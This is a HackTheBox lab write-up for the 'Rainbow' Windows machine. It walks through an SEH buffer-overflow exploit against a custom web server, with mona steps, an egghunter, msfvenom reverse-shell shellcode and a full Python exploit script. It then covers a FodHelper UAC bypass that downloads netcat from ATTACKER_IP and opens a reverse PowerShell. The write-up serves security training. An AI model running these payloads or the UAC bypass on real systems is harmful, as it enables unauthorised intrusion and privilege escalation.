



HACKTHEBOX



Rainbow

28th Oct 2025

Prepared By: dotguy

Machine Author: xct

Difficulty: **Medium**

Synopsis

Rainbow is a medium-difficulty Windows machine exposing FTP and HTTP services on ports `21` and `80` & `8080` respectively. From the FTP server, we can retrieve the web server binary and a PowerShell restart script, which is used to relaunch the server in the event of a crash automatically. The HTTP service on port `8080` is vulnerable to an SEH-based buffer overflow and exploiting this yields code execution as the `rainbow` user. Because `rainbow` is a member of the Administrators group, we achieved full elevation by bypassing UAC via the FodHelper technique.

Skills required

- Windows Fundamentals
- FTP Enumeration
- Binary Exploitation

Skills learned

- Exploiting SEH-based Buffer Overflow
- Windows UAC Bypass

Enumeration

Nmap

Let's run an Nmap scan to discover any open ports on the remote host.


```
$ nmap -p- --min-rate=1000 -sC -sV 10.129.234.171
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.129.234.171
Host is up (0.13s latency).
Not shown: 65527 filtered tcp ports (no-response)

21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 01-18-22  08:22AM                258 dev.txt
| 01-18-22  08:30AM                54784 rainbow.exe
| 01-16-22  01:34PM                479 restart.ps1
|_ 01-16-22  12:14PM          <DIR>          wwwroot
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
3389/tcp   open  ms-wbt-server  Microsoft Terminal Services
| ssl-cert: Subject: commonName=rainbow
| Not valid before: 2025-04-14T00:01:02
|_Not valid after:  2025-10-14T00:01:02
|_ssl-date: 2025-09-02T07:54:27+00:00; -5h29m01s from scanner time.
| rdp-ntlm-info:
|   Target_Name: RAINBOW
|   NetBIOS_Domain_Name: RAINBOW
|   NetBIOS_Computer_Name: RAINBOW
|   DNS_Domain_Name: rainbow
|   DNS_Computer_Name: rainbow
|   Product_Version: 10.0.17763
|_  System_Time: 2025-09-02T07:53:42+00:00
8080/tcp   open  http-proxy
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Cache-Control: no-cache, private
|     Content-Type: text/html
|     X-Powered-By: Rainbow 0.1
|     Content-Length: 1478
[* SNIP *]
|_Methods supported:CONNECTION
49668/tcp  open  msrpc          Microsoft Windows RPC
```

An initial `Nmap` scan detects an `FTP` server on port `21` with and a Microsoft IIS HTTP web server on ports `80` and `8080`.

HTTP

We see the default IIS page on port `80`.



Port `8080` mentions that the website is under development and showcases a rainbow artwork.


```

ftp> prompt
Interactive mode off.
ftp> mget *

ftp> cd wwwroot
250 CWD command successful.

ftp> ls
229 Entering Extended Passive Mode (|||50112|)
125 Data connection already open; Transfer starting.
01-16-22 11:48AM 1523 index.html
226 Transfer complete.

ftp> mget *

```

The `dev.txt` file contains a message from the development team mentioning frequent web server crashes. To address this issue, they have implemented a restart script for the server. This information leads us in the direction of exploring how to crash and exploit the binary.

```

$ cat dev.txt

* Our webserver has been crashing a lot lately. Instead of touching the code we added a
restart script!
* The server will dynamically pick a port when its default port is unresponsive (8080-
8090).
* We'll fix this later by adding load balancer.

- dev team

```

The server restart script mentioned earlier can be found in `restart.ps1`. This script continuously monitors the `rainbow` process and automatically restarts it if it crashes, becomes unresponsive, or exceeds a specified memory limit. From the script, it's evident that `rainbow.exe` is the executable responsible for running the web server on port `8080`.

```

$ cat restart.ps1

Set-Location -Path c:\rainbow
for(;;){
try{
If (!(Get-Process -Name rainbow -ErrorAction SilentlyContinue))
{Invoke-Expression "C:\rainbow\rainbow.exe" }
$proc = Get-Process -Name rainbow | Sort-Object -Property ProcessName -Unique -ErrorAction
SilentlyContinue
If (!$proc -or ($proc.Responding -eq $false) -or ($proc.WorkingSet -GT 200000*1024)) {
$proc.Kill()
Start-Sleep -s 10
Invoke-Expression "C:\rainbow\rainbow.exe"}
}
catch {
}
Start-sleep -s 30
}

```

```
}
```

We retrieved the `rainbow.exe` server binary from the FTP server. The executable is a C++ build with compiler optimizations, which makes static reversing more difficult; therefore, a pragmatic approach is to fuzz user-controllable inputs (for example, fields in HTTP requests) to identify crash conditions.

Now, it's common that large post requests lead to memory corruption. The following script constructs a POST request with a large body and sends it to the target host. It is configured to route traffic through a local Burp Suite proxy on `127.0.0.1:8080`, allowing us to capture and inspect the outgoing request and the server's response.

```
#!/usr/bin/env python3
import requests
from time import sleep
from sys import argv, exit
from os import system

# target
HOST = "10.129.65.170"
PORT = 8080

# proxy (change if needed)
HTTP_PROXY = "http://127.0.0.1:8080"
proxies = {"http": HTTP_PROXY, "https": HTTP_PROXY}

# payload/body
buffer = b"A" * 900
content = buffer

# build headers (requests will compute Content-Length for us)
headers = {
    "Host": f"{HOST}",
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0",
    "Accept":
        "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8",
    "Content-Type": "application/x-www-form-urlencoded",
    "Connection": "close",
}


url = f"http://{HOST}:{PORT}/"

# Try sending via requests (through proxy)
try:
    resp = requests.post(url, data=content, headers=headers, proxies=proxies, timeout=10)
    print(f"[+] proxied request sent, status: {resp.status_code}")
    # print a small portion of response for debugging
    print(resp.text[:500])
except Exception as e:
    print(f"[-] proxied request failed: {e}")
    print("[*] falling back to raw socket using pwn.remote")
```

```
# fallback: original pwn remote (does not support HTTP proxy)
from pwn import remote
try:
    # if you prefer to send the raw HTTP request line+headers+body exactly as before:
    payload = b"POST / HTTP/1.1\r\n"
    payload += f"Host: {HOST}\r\n".encode()
    payload += b"User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0\r\n"
    payload += b"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n"
    payload += b"Content-Type: application/x-www-form-urlencoded\r\n"
    payload += b"Content-Length: %d\r\n\r\n" % len(content)
    payload += content

    p = remote(HOST, PORT)
    p.send(payload)
    p.close()
    print("[+] raw request sent to target (no proxy)")
except Exception as e2:
    print(f"[-] fallback send failed: {e2}")
```

We captured the request and response in Burp Suite and observed that the server returned a blank response. This behavior confirms the web server crashes when processing the oversized POST request.



Binary Exploitation

We developed a reliable exploit for the `rainbow` service using a standard SEH-overwrite workflow. After reproducing the crash, we sent a unique test pattern to determine the exact byte offsets where the NSEH (the 4 bytes before SEH) and the SEH pointer were overwritten. This was done with `mona` inside WinDbg.

Load the Python debugger extension so `mona` can be used inside WinDbg.

```
.load pykd.pyd
```

Generate a unique 900-byte pattern to send to the target.

```
!py mona pattern_create 900
```

Given the value observed at crash time, map it back to the pattern and obtain the precise overwrite offset.

```
!py mona pattern_offset <value>
```

With precise offsets identified, we can select a short, predictable instruction sequence from a loaded module to use as the SEH landing primitive (a POP/POP/RET-style gadget) and place a compact trampoline in NSEH to redirect execution into our controlled buffer.

Inspect the process's exception handler chain at crash time to understand which SEH record will be used.

```
!exchain
```

Scan modules for suitable SEH landing primitives (POP/POP/RET candidates) and record a reliable address.

```
!py mona seh
```

To craft a compact trampoline for the NSEH slot, we assembled a short relative jump (e.g., `jmp short`) using an assembler shell. Use `msf-nasm_shell` and then `nasm > jmp $+0xxx`. The resulting opcode `EB<disp>` (a two-byte short jump), which is commonly used for small NSEH trampolines.

```
# short jump opcodes
msf-nasm_shell
nasm > jmp $+0xxx
00000000 EB80          jmp short 0xxx
```

Because the immediate overflow area provided limited space, we observed the stack at runtime to locate usable memory and used an egghunter in the overflow path to find a larger staged payload placed elsewhere.

Generate an egghunter suitable for the target environment (WOW64 / Windows 10); the egghunter is a tiny scanner that searches memory for a marked "egg" and transfers execution there.

```
!py mona egg -wow64 -winver 10
```

We can generate a staged reverse shell payload using `msfvenom` excluding identified bad characters and outputting Python-compatible bytes for PoC embedding.

```
$ msfvenom -a x86 --platform windows -p windows/shell_reverse_tcp -b "\x00\x0a\x0d"
LHOST=ATTACKER_IP LPORT=443 -f python
```


This approach emphasises repeatability: map offsets → select a reliable return primitive → use a short NSEH trampoline → inspect stack layout → use an egghunter when space is constrained → execute staged shellcode. Throughout development, we validated the method against platform mitigations (DEP/ASLR/SafeSEH) and tuned the exploit to the target environment. A step-by-step video walkthrough of a comparable SEH-based exploit is available [here](#).

Here's the final Python exploit script.

```
#!/usr/bin/python
from pwn import *

HOST = b"10.129.234.171"
PORT = 8080

egghunter = b"\x42\x33\xd2\x66\x81\xca\xff\x0f\x33\xdb\x42\x53\x53\x52\x53\x53"
egghunter += b"\x53\x6a\x29\x58\xb3\xc0\x64\xff\x13\x83\xc4\x0c\x5a\x83\xc4\x08"
egghunter += b"\x3c\x05\x74\xdf\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xda\xaf\x75"
egghunter += b"\xd7\xff\xe7"

# msfvenom -a x86 --platform windows -p windows/shell_reverse_tcp -b "\x00\x0a\x0d"
LHOST=ATTACKER_IP LPORT=443 -f python

buf = b""
buf += b"\xdb\xdd\xbf\x6b\x94\x66\x18\xd9\x74\x24\xf4\x5b"
buf += b"\x2b\xc9\xb1\x52\x31\x7b\x17\x03\x7b\x17\x83\xa8"
buf += b"\x90\x84\xed\xd2\x71\xca\x0e\x2a\x82\xab\x87\xcf"
buf += b"\xb3\xeb\xfc\x84\xe4\xdb\x77\xc8\x08\x97\xda\xf8"
buf += b"\x9b\xd5\xf2\x0f\x2b\x53\x25\x3e\xac\xc8\x15\x21"
buf += b"\x2e\x13\x4a\x81\x0f\xdc\x9f\xc0\x48\x01\x6d\x90"
buf += b"\x01\x4d\xc0\x04\x25\x1b\xd9\xaf\x75\x8d\x59\x4c"
buf += b"\xcd\xac\x48\xc3\x45\xf7\x4a\xe2\x8a\x83\xc2\xfc"
buf += b"\xcf\xae\x9d\x77\x3b\x44\x1c\x51\x75\xa5\xb3\x9c"
buf += b"\xb9\x54\xcd\xd9\x7e\x87\xb8\x13\x7d\x3a\xbb\xe0"
buf += b"\xff\xe0\x4e\xf2\x58\x62\xe8\xde\x59\xa7\x6f\x95"
buf += b"\x56\x0c\xfb\xf1\x7a\x93\x28\x8a\x87\x18\xcf\x5c"
buf += b"\x0e\x5a\xf4\x78\x4a\x38\x95\xd9\x36\xef\xaa\x39"
buf += b"\x99\x50\x0f\x32\x34\x84\x22\x19\x51\x69\x0f\xa1"
buf += b"\xa1\xe5\x18\xd2\x93\xaa\xb2\x7c\x98\x23\x1d\x7b"
buf += b"\xdf\x19\xd9\x13\x1e\xa2\x1a\x3a\xe5\xf6\x4a\x54"
buf += b"\xcc\x76\x01\xa4\xf1\xa2\x86\xf4\x5d\x1d\x67\xa4"
buf += b"\x1d\xcd\x0f\xae\x91\x32\x2f\xd1\x7b\x5b\xda\x28"
buf += b"\xec\x6e\x11\x3c\xb7\x06\x27\x40\x46\x6c\xae\xa6"
buf += b"\x22\x82\xe7\x71\xdb\x3b\xa2\x09\x7a\xc3\x78\x74"
buf += b"\xbc\x4f\x8f\x89\x73\xb8\xfa\x99\xe4\x48\xb1\xc3"
buf += b"\xa3\x57\x6f\x6b\x2f\xc5\xf4\x6b\x26\xf6\xa2\x3c"
buf += b"\x6f\xc8\xba\xa8\x9d\x73\x15\xce\x5f\xe5\x5e\x4a"
buf += b"\x84\xd6\x61\x53\x49\x62\x46\x43\x97\x6b\xc2\x37"
buf += b"\x47\x3a\x9c\xe1\x21\x94\x6e\x5b\xf8\x4b\x39\x0b"
buf += b"\x7d\xa0\xfa\x4d\x82\xed\x8c\xb1\x33\x58\xc9\xce"
buf += b"\xfc\x0c\xdd\xb7\xe0\xac\x22\x62\xa1\xdd\x68\x2e"
buf += b"\x80\x75\x35\xbb\x90\x1b\xc6\x16\xd6\x25\x45\x92"
buf += b"\xa7\xd1\x55\xd7\xa2\x9e\xd1\x04\xdf\x8f\xb7\x2a"
```

```

buf += b"\x4c\xaf\x9d"

sc = buf

offset = 660

buffer = b"\x90"*10
buffer += b"w00tw00t"+sc
buffer += b"\x90"*200
buffer += egghunter
buffer += b"A"*(offset-len(buffer))
buffer += b"\xEB\x80\x90\x90" #nseh
buffer += p32(0x004094d8) # pop ecx # pop ecx # ret
print(len(buffer))
buffer += b"D"*(900-len(buffer))
print(len(buffer))
content = buffer

payload = b"POST / HTTP/1.1\r\n"
payload += b"Host: %s\r\n" % HOST
payload += b"Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0\r\n"
payload += b"Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n"
payload += b"Content-Type: application/x-www-form-urlencoded\r\n"
payload += b"Content-Length: %d\r\n\r\n" % len(content)
payload += content

p = remote(HOST, PORT)
p.send(payload)
p.recvline()
p.close()

```

Set up the Netcat listener.

```
$ nc -nvlp 443
```

Run the Python exploit script.

```

$ python3 exploit.py
668
900
[+] Opening connection to b'10.129.234.171' on port 8080: Done

```

We receive a callback on our listener as user `rainbow`.

```
$ nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.14.91] from (UNKNOWN) [10.129.234.171] 50273
Microsoft Windows [Version 10.0.17763.7434]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\rainbow>whoami
rainbow\rainbow
```

The user flag can be obtained at `C:\Users\rainbow\Desktop\user.txt`.

```
C:\> type C:\Users\rainbow\Desktop\user.txt
```

Privilege Escalation

User enumeration reveals that the initial account `rainbow` is a member of the `BUILTIN\Administrators` group. Since this account already has administrative privileges, successfully bypassing UAC from the `rainbow` context will grant full, elevated (administrator) access on the host.

```
C:\rainbow>whoami /all

USER INFORMATION
-----

User Name          SID
=====
rainbow\rainbow S-1-5-21-1375461631-704100512-2159914580-1008

GROUP INFORMATION
-----

Group Name          Type          SID
Attributes
=====
Everyone            Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114
Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators Alias          S-1-5-32-544
Mandatory group, Enabled by default, Enabled group, Group owner

[ ** SNIP ** ]
```

The FodHelper technique abuses a trusted Windows binary called `fodhelper.exe` that runs with auto-elevate privileges and invokes functionality via a COM / shell-protocol registry path. By creating a specific per-user registry key under `HKCU\Software\Classes\ms-settings\Shell\Open\command` and setting a `DelegateExecute` value, an attacker can cause `fodhelper.exe` to execute a command of

the attacker's choosing in the elevated context without showing a UAC consent prompt. This allows escalation from a non-elevated user shell to elevated (SYSTEM/Administrator) code execution on systems where the binary still exposes the vulnerable behaviour.

Since `rainbow.exe` is a 32-bit binary, the shell we obtained is also a 32-bit shell, which can make things a bit trickier.

```
c:\Users>echo %PROCESSOR_ARCHITECTURE%
x86
```

A 32-bit shell is silently redirected away from the real `C:\Windows\System32` directory (which holds 64-bit system binaries like `fodhelper.exe`) to `C:\Windows\SysWOW64` (which holds 32-bit binaries and often *doesn't* include `fodhelper.exe`). So when a 32-bit process tries to list or run `C:\Windows\System32\fodhelper.exe` it appears "missing". We can use Sysnative to switch to a 64-bit shell to access the real `C:\Windows\System32` directory.

```
c:\Users> C:\Windows\Sysnative\cmd.exe
Microsoft Windows [Version 10.0.17763.7434]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\Users>echo %PROCESSOR_ARCHITECTURE%
AMD64
```

Let's first upload a netcat executable to the remote host.

```
C:\> curl ATTACKER_IP/nc64.exe -o c:\programdata\nc64.exe
```

Next, we create the per-user registry key `HKCU\Software\Classes\ms-settings\Shell\Open\command` and populate its default value with a reverse-shell payload.

```
New-Item -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force

New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name
"DelegateExecute" -Value "" -PropertyType String -Force

Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" `
  -Name "(default)" `
  -Value "c:\programdata\nc64.exe ATTACKER_IP 443 -e powershell.exe" `
  -Force
```

Verify that the registry key entry is in place.

```
PS C:\ProgramData> Get-ItemProperty -Path "HKCU:\Software\Classes\ms-
settings\Shell\Open\command"

DelegateExecute :
(default)       : c:\programdata\nc64.exe ATTACKER_IP 443 -e powershell.exe
PSPath          :
Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settin
gs\Shell\Open\command
PSParentPath    :
Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settin
gs\Shell\Open
PSChildName     : command
PSDrive         : HKCU
PSProvider      : Microsoft.PowerShell.Core\Registry
```

Setup the netcat listener.

```
$ nc -nvlp 443
```

Start the `fodhelper` process.

```
PS C:\ProgramData> Start-Process "C:\Windows\system32\fodhelper.exe" -WindowStyle Hidden
```

Upon running the `fodhelper.exe` binary, we receive an elevated shell on our netcat listener as user `rainbow`.

```
$ nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.14.91] from (UNKNOWN) [10.129.234.171] 52018
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\ProgramData> whoami
rainbow\rainbow

PS C:\ProgramData> type c:\users\administrator\desktop\root.txt
[REDACTED]
```

The root flag can be obtained at `C:\Users\Administrator\Desktop\root.txt`

```
type C:\Users\Administrator\Desktop\root.txt
```